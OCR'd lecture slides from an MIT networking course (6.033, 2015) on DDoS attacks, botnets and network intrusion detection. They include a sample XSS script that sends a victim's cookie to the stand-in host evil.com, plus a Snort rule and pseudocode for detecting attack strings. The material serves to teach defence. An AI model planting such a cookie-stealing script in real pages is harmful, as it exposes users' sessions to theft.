
# 6.033 Spring 2015

Lecture #24

- **Combating network adversaries**
  - **DDoS attacks**
  - **Intrusion Detection**


# Last time




**attacker's goal**

observe or tamper with packets

# This time




**attacker's goal**

prevent legitimate access to an Internet resource

**method: DDoS attacks**

congest the service enough to make it unavailable

**botnets:** large collections of compromised machines controlled by an attacker.


make DDoS attacks *much* easier to mount

```
<script> document.location = 'http://evil.com/
blah.cgi?cookie=' + document.cookie; </script>
```


**XSS:** if this script is executed on a victim's machine, the attacker will get the victim's cookie

**botnets:** large collections of compromised machines controlled by an attacker.

make DDoS attacks *much* easier to mount



source: http://en.wikipedia.org/wiki/File:Botnet.svg



**network intrusion detection systems (NIDS):**

attempt to detect network attacks so that users can then prevent them (detection is the first step to prevention)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 7597
(msg:”MALWARE-BACKDOOR QAZ Worm Client Login access";
flow:to_server,established; content:"qazwsx.hsq";
metadata:ruleset community; reference:mcafee,98775;
classtype:misc-activity; sid:108; rev:11;)
```

```
for each packet:
  search packet for “USER root”
```

**problem:** string might be split across packets

